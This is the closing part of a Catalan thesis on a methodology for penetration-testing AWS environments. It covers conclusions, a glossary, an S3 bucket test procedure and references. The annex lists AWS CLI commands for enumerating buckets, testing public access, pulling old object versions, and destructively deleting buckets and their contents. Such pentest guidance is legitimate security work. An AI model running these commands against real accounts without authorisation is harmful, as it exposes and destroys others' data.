Gràcies a la cerca d'informació feta i, sobretot, a la realització dels laboratoris de prova a *CloudGoat*, ha estat possible complir amb l'objectiu i subobjectius definits en aquest punt. Amb tot i això, creiem que hi ha una gran quantitat de proves sobre diferents recursos que es podrien pautar per afegir dins de la metodologia creada per fer-la més completa.

2. Creació d'una metodologia de treball:

- Crear una plantilla on es pugui especificar en cada secció les explicacions necessàries per a elaborar la prova.
- Documentar els passos necessaris per dur a terme cada prova confeccionant la guia final.
- Proporcionar un exemple pràctic en un entorn propi per il·lustrar la realització de l'atac.

Tant l'objectiu principal com els dos primers subobjectius s'han assolit correctament, aportant una metodologia ben pautada i amb la capacitat de ser útil dins d'un test d'intrusió. Pel que fa a l'últim subobjectiu, no s'ha assolit completament. Això es deu al fet que s'ha decidit aportar com a exemple pràctic el *pentest* realitzat per demostrar l'ús de la metodologia en comptes d'un exemple per cada prova.

3. Revisar la utilitat de la metodologia creada:

- Comprovar si les proves estan prou generalitzades per funcionar en entorns reals.
- Modificar aquelles proves que no acabin d'adaptar-se correctament a entorns reals.

Gràcies a l'execució del *pentest* s'han pogut complir l'objectiu i subobjectius definits anteriorment, ratificant la utilitat de la metodologia creada.

4. Auditar l'entorn d'un client:

- Revisar l'adequació en termes de seguretat de la infraestructura auditada.
- Analitzar l'impacte que s'ha causat amb la realització de les proves a l'entorn del client.
- En cas de trobar vulnerabilitats, s'haurà de proporcionar les corresponents mitigacions.

A causa de la pèrdua del client per motius interns després d'iniciar el projecte, no ha estat possible assolir l'objectiu inicial d'auditar a un client. Amb tot i això, s'ha fet ús d'un entorn de proves que simula l'entorn d'un client real per demostrar els subobjectius plantejats.

12.2 Conclusions generals

S'ha aconseguit assolir els objectius principals del treball, aportant una metodologia que s'ha demostrat que és funcional. La separació de la metodologia en dos apartats diferents *Recopilació d'informació* i *Execució de proves* funciona correctament i s'adapta a les necessitats d'un test d'intrusió a AWS.

Amb tot i això, les infraestructures AWS poden contenir una gran quantitat de recursos que no han estat contemplats al treball. Per tant, seria de gran utilitat ampliar la metodologia creada, afegint noves proves sobre altres recursos existents o proves complementàries per als recursos ja contemplats, creant una metodologia més completa i útil per a projectes reals.

Així doncs, conclouríem que la metodologia creada és útil i que pot ser de gran utilitat, però caldria complementar-la amb proves addicionals per aconseguir un rendiment òptim amb la seva utilització.

13 Annex

13.1 Glossari de conceptes i abreviatures

A continuació es defineix un glossari on es recullen un conjunt de paraules, conceptes o abreviatures utilitzades durant la realització del treball que no formen part de la llengua catalana.

Paraula	Significat
AWS	Amazon Web Services, plataforma de serveis al núvol sobre la que es basa el projecte.
CLI	Command Line Interface, interfície d'usuari basada en línia de comandes.
IAM	Identity and Access Management, gestió d'identitats i accés d'AWS.
Lambda	Servei de computació sense servidors d'AWS.
EC2	Elastic Compute Cloud, servei d'infraestructura al núvol d'AWS.
Pentest	Prova de penetració per avaluar la seguretat d'un sistema.
Arn	Amazon Resource Name, identificador únic d'un recurs d'AWS.
Handler	Funció que gestiona una sol·licitud o esdeveniment en un codi de programació.
On-premise	Fa referència a la pertinença del maquinari de manera local a la pròpia empresa.
Tag	Etiqueta utilitzada per organitzar i identificar recursos.
MFA	Multi-Factor Authentication, autenticació que utilitza diferents factors, utilitzada per reforçar la seguretat.
SSRF	Server-Side Request Forgery, vulnerabilitat de seguretat web en la qual s'indueix al servidor a fer una petició amb intencions ofensives.
Whoami	Comanda que mostra el nom d'usuari actual.
Payload	Conjunt de dades transmeses en una comunicació o atac.
Get	Mètode HTTP per sol·licitar dades d'un servidor.
Proxy	Servidor intermediari que actua en nom d'un altre dispositiu.

Taula 13.1: Glossari de conceptes i abreviatures

13.2 Revisió de buckets S3

Resum de la prova

Encara que els *buckets* de S3 no permeten gran interacció, ja que estan dissenyats per allotjar contingut de manera estàtica, també poden ser una bona via per dur a terme una escalada de privilegis. Dins d'ells es poden trobar emmagatzemats arxius amb dades confidencials o aquests poden estar configurats de manera errònia donant accés a altres recursos de la infraestructura.

Durant la prova, s'exploraran l'entorn per identificar possibles *buckets* S3 vulnerables i s'analitzarà la configuració d'aquests *buckets* per detectar permisos excessius o altres errors de configuració.

Passos per la realització de la prova

13.2.0.1 Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

13.2.0.2 Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions.

- **S3:ListAllMyBuckets:** Permet llistar tots els *buckets* S3 que pertanyen al compte d’AWS associat.
- **S3:ListBucket:** Permet a l’usuari o rol llistar el contingut d’un bucket S3.
- **S3:GetObject:** Aquest permís permet a l’usuari o rol recuperar el contingut d’un objecte específic dins del bucket S3.

13.2.0.3 Identificació dels buckets

Un cop verificades les credencials i els permisos, el primer pas és llistar quins són els *buckets* visibles per l’usuari dins de l’entorn.

```
aws s3 ls
```

Per cada bucket trobat dins de l’entorn podem llistar el seu contingut, intentant buscar informació sensible que es pugui utilitzar per seguir escalant els nostres privilegis o reportar-se al client.

```
aws s3 ls s3://<nom_bucket>
```

En cas de voler analitzar el contingut d’un arxiu específic, pots copiar l’arxiu a la teva màquina local per analitzar-lo.

```
aws s3 cp s3://<nom_bucket>/<nom_arxiu> ./<nom_arxiu>
```

Entre els possibles arxius que hi podríem trobar dins d’un bucket, els més destacables per revisar són:

- **Arxius de configuració:** Arxius de configuració d’aplicacions, bases de dades o servidors que podrien contenir credencials o informació sensible.
- **Arxius de registre:** Arxius de registre d’aplicacions que podrien contenir informació confidencial, com ara adreces IP, noms d’usuari o detalls de sessions.

- **Còpies de seguretat:** Còpies de seguretat de bases de dades, arxius de configuració o qualsevol altre tipus de dades sensibles que podrien haver quedat exposades accidentalment.
- **Arxius de codi font:** Arxius de codi font d'aplicacions que podrien contenir vulnerabilitats conegudes o informació sensible, com ara claus d'API o tokens d'accés.
- **Arxius de registres d'accés:** Arxius de registres d'accés que podrien revelar intents d'accés no autoritzats o activitats sospitoses.
- **Arxius de certificats i claus:** Arxius de certificats SSL/TLS, claus privades i altres arxius relacionats amb la seguretat de la infraestructura que podrien ser utilitzats per atacants per comprometre la seguretat.
- **Arxius de dades sensibles:** Arxius que contenen informació sensible, com ara dades personals, números de targetes de crèdit, contrasenyes o altra informació confidencial que podria ser objectiu d'atacs de robatori de dades.
- **Arxius d'informes de seguretat:** Arxius d'informes de seguretat, com ara informes d'escaneig de vulnerabilitats o anàlisi de seguretat, que podrien indicar possibles problemes de seguretat en la infraestructura.

13.2.0.4 Comprovació d'accés públic als buckets

Hi ha molts cops que els *buckets* S3 són accessibles de manera pública intencionalment. Això es deu al fet que són una molt bona eina per gestionar pàgines web estàtiques. Amb tot i això, hi ha cops que *buckets* amb informació confidencial que no haurien de ser accessibles públicament ho són, donant accés a informació crítica a possibles atacants. Així doncs, sempre és recomanable revisar si el bucket és accessible de manera externa, sense necessitat d'utilitzar claus d'accés.

```
aws s3 ls s3://<nom_bucket> --no-sign-request
```

En cas de ser-ho, s'hauria de revisar el seu contingut per valorar la criticitat d'aquesta exposició.

13.2.0.5 Anàlisi de les versions dels buckets

S3 permet mantenir múltiples versions d'un objecte dins d'un bucket. Això significa que cada vegada que s'actualitza o s'elimina un objecte, S3 conserva automàticament una còpia de la versió anterior, facilitant la recuperació de versions anteriors si és necessari. Aquesta utilitat pot utilitzar-se com un vector d'atac, amb el qual llistar versions de fitxers que continguin informació potencialment sensible.

Per fer-ho necessitem tenir accés a dues accions.

- **s3:ListBucketVersions:** Permet llistar totes les versions dels objectes d'un bucket.
- **s3:GetObjectVersion:** Permet obtenir la configuració actual de versionat d'un bucket.

Amb aquests permisos podem buscar les diferents versions de cadascun dels fitxers que considerem potencialment vulnerables.

```
aws s3api list-object-versions --bucket <nom_bucket> --prefix  
    <nom_arxiu>
```

En cas que el fitxer consultat tingui diferents versions, podem obtenir cada una d'elles per revisar si aquesta conté informació crítica.

```
aws s3api get-object --bucket <nom_bucket> --key <  
    ruta_objecte> --version-id <id_versio> <nom_arxiu_local>
```

13.2.0.6 Destrucció de buckets

Una altra opció d'explotació a revisar és si es poden destruir *buckets* dins de l'entorn del client. Per executar aquesta prova cal avisar al client, ja que l'intent d'eliminació d'un bucket pot tenir conseqüències negatives en cas de no estar en un entorn de proves.

Per poder destruir un bucket ens cal tenir accés a una acció en concret.

- **s3:DeleteBucket:** Permet eliminar un bucket, juntament amb la seva configuració i els fitxers associats a aquest.

```
aws s3 rb s3://<nom_bucket> --recursive
```

Una altra opció és intentar eliminar tots els continguts que té el bucket al seu interior sense eliminar el bucket en si. Per fer-ho també necessitem accés a una acció concreta.

```
aws s3 rm s3://<nom_bucket> --recursive
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Investigació de les polítiques IAM associades
3. Identificació dels buckets
4. Comprovació d'accés públic als buckets
5. Anàlisi de les versions del bucket
6. Creació i destrucció de buckets

```
pas 1
pas 2
pas 3
for bucket in buckets_trobats:
    pas 4
    pas 5
    pas 6
```

Bibliografia

- [1] *One Step Ahead in the Digital World*. URL: <https://www.ithinkupc.com/es/nosotros> (cons. 21-02-2024).
- [2] *Què és un servidor on-premise*. URL: <https://www.incentro.com/es-ES/blog/que-es-on-premise-y-en-que-se-diferencia-del-cloud> (cons. 26-02-2024).
- [3] *Què és AWS?* URL: <https://aws.amazon.com/es/what-is-aws/> (cons. 21-02-2024).
- [4] *AWS Pentesting - HackTricks Cloud*. URL: <https://cloud.hacktricks.xyz/pentesting-cloud/aws-security> (cons. 26-02-2024).
- [5] *AWS Penetration Testing: Beginner's guide to hacking AWS with tools such as Kali Linux, Metasploit, and Nmap: Helmus, Jonathan: 9781839216923: Amazon.com: Books*. URL: <https://www.amazon.com/AWS-Penetration-Testing-Beginners-Metasploit/dp/1839216921> (cons. 26-02-2024).
- [6] *Guia de hacking a AWS accessible a Git*. URL: <https://github.com/opendevsecops/guide-aws-hacking> (cons. 26-02-2024).
- [7] *Definició de test de penetració o pentest*. URL: https://csrc.nist.gov/glossary/term/penetration_testing (cons. 21-02-2024).
- [8] *Metodologia Àgil*. URL: <https://www.coursera.org/articles/what-is-agile-a-beginners-guide> (cons. 26-02-2024).
- [9] *Jira — Software de seguiment de projectes i incidències — Atlassian*. URL: <https://www.atlassian.com/es/software/jira> (cons. 26-02-2024).
- [10] *Git*. URL: <https://git-scm.com/> (cons. 26-02-2024).
- [11] *Nmap: the Network Mapper - Free Security Scanner*. URL: <https://nmap.org/> (cons. 03-03-2024).
- [12] *Metasploit — Penetration Testing Software, Pen Testing Security*. URL: <https://www.metasploit.com/> (cons. 03-03-2024).
- [13] *Què és AWS-CLI?* URL: https://docs.aws.amazon.com/es_es/cli/latest/userguide/cli-chap-welcome.html (cons. 21-02-2024).
- [14] *Overleaf, Editor de LaTeX online*. URL: <https://es.overleaf.com> (cons. 03-03-2024).

- [15] *Plataforma d'emmagatzematge personal al núvol i ús compartit d'arxius - Google*. URL: https://www.google.com/intl/es_es/drive/ (cons. 03-03-2024).
- [16] *Hot desking, així seran algunes oficines després de la pandèmia de COVID-19*. URL: <https://www.iberdrola.com/talento/hot-desking> (cons. 03-03-2024).
- [17] *Salaris mitjos a GlassDoor*. URL: <https://www.glassdoor.es/Sueldos/index.htm>. (accessed: 28.02.2024).
- [18] *Preus per a una oficina de cotreball a Atico*. URL: <https://aticco.com/coworking-para-freelances-en-barcelona/>. (accessed: 28.02.2024).
- [19] *Atlassian. Preus de Jira: cost de la subscripció anual i mensual per usuari*. URL: <https://www.atlassian.com/es/software/jira/pricing>. (accessed: 28.02.2024).
- [20] *Què és AWS IAM?* URL: https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/introduction.html (cons. 21-02-2024).
- [21] *Què és AWS Lambda?* URL: https://docs.aws.amazon.com/es_es/lambda/latest/dg/welcome.html (cons. 22-02-2024).
- [22] *Què és AWS EC2?* URL: https://docs.aws.amazon.com/es_es/AWSEC2/latest/UserGuide/concepts.html (cons. 26-02-2024).
- [23] *Què és AWS S3?* URL: https://docs.aws.amazon.com/es_es/AmazonS3/latest/userguide/Welcome.html (cons. 22-02-2024).
- [24] *Què és un bucket a AWS S3?* URL: https://docs.aws.amazon.com/es_es/AmazonS3/latest/userguide/UsingBucket.html (cons. 22-02-2024).
- [25] *Kali Linux — Penetration Testing and Ethical Hacking Linux Distribution*. URL: <https://www.kali.org/>. (accessed: 20.03.2024).
- [26] K Team. *Què és Bash (Shell) y com funciona? KeepCoding Bootcamps*. URL: <https://keepcoding.io/devops/que-es-bash-shell-y-como funciona/>. (accessed: 20.03.2024).
- [27] *Què és Python? - Explicació del llenguatge Python - AWS*. URL: <https://aws.amazon.com/es/what-is/python/>. (accessed: 20.03.2024).
- [28] V Calero. *Què és un script - Definició, significat i exemples. Arimetrics*. URL: <https://www.arimetrics.com/glosario-digital/script>. (accessed: 20.03.2024).

- [29] *Què és un Exploit? Prevenció de'Exploits*. URL: <https://www.bitdefender.es/consumer/support/answer/22884/>. (accessed: 20.03.2024).
- [30] *RhinoSecurityLabs/cloudgoat: CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool*. URL: <https://github.com/RhinoSecurityLabs/cloudgoat> (cons. 26-02-2024).
- [31] *Terraform by HashiCorp*. URL: <https://www.terraform.io/>. (accessed: 20.03.2024).
- [32] *ine-labs/AWSGoat: AWSGoat : A Damn Vulnerable AWS Infrastructure*. URL: <https://github.com/ine-labs/AWSGoat> (cons. 26-02-2024).
- [33] *GitHub - andresriancho/enumerate-iam: Enumerate the permissions associated with AWS credential set*. GitHub. URL: <https://github.com/andresriancho/enumerate-iam>. (accessed: 4.04.2024).
- [34] *Prowler-Cloud. (s. f.). GitHub - prowler-cloud/prowler: Prowler is an Open Source Security tool for AWS, Azure, GCP and Kubernetes to do security assessments*. URL: <https://github.com/andresriancho/enumerate-iam>. (accessed: 6.04.2024).
- [35] *PyPI*. URL: <https://pypi.org/project/pip/>. (accessed: 6.04.2024).
- [36] *nccgroup. GitHub - nccgroup/ScoutSuite: Multi-Cloud Security Auditing Tool*. GitHub. URL: <https://github.com/nccgroup/ScoutSuite>. (accessed: 6.04.2024).
- [37] *Inc. Amazon Web Services. AWS SDK para Python*. URL: <https://aws.amazon.com/es/sdk-for-python/>. (accessed: 14.03.2024).
- [38] *R KeepCoding. Què és una shell inversa? — KeepCoding Bootcamps*. URL: <https://keepcoding.io/blog/que-es-una-shell-inversa/>. (accessed: 14.03.2024).
- [39] *R KeepCoding. Què és Netcat? — KeepCoding Bootcamps*. URL: <https://keepcoding.io/blog/que-es-netcat/>. (accessed: 14.03.2024).
- [40] *Riyazwalikar. pentestawslambda/Pentesting-AWS-Lambda-Functions.md at master · riyazwalikar/pentestawslambda*. GitHub. URL: <https://github.com/riyazwalikar/pentestawslambda/blob/master/Pentesting-AWS-Lambda-Functions.md>. (accessed: 14.03.2024).

- [41] Ricard Medina. *GitHub - R-kill-9/AWS-CloudGoat: Resolució de diversos laboratoris disponibles a CloudGoat per exemplificar atacs sobre entorns AWS*. URL: <https://github.com/R-kill-9/AWS-CloudGoat>. (accessed: 22.05.2024).
- [42] *Common Vulnerability Scoring System Version 3.1 calculator. FIRST — Forum Of Incident Response And Security Teams*. URL: <https://www.first.org/cvss/calculator/3.1>. (accessed: 9.05.2024).
- [43] *Documentation Group. Welcome! - The Apache HTTP Server project*. URL: <https://httpd.apache.org/>. (accessed: 19.05.2024).
- [44] *The GNU General Public License v3.0 - GNU Project - Free Software Foundation*. URL: <https://www.gnu.org/licenses/gpl-3.0.html>. (accessed: 19.05.2024).
- [45] *The 3-Clause BSD license. Open Source Initiative*. URL: <https://opensource.org/license/bsd-3-clause>. (accessed: 19.05.2024).
- [46] *Pruebas de intrusión – Amazon Web Services (AWS)*. URL: <https://aws.amazon.com/es/security/penetration-testing/>. (accessed: 26.05.2024).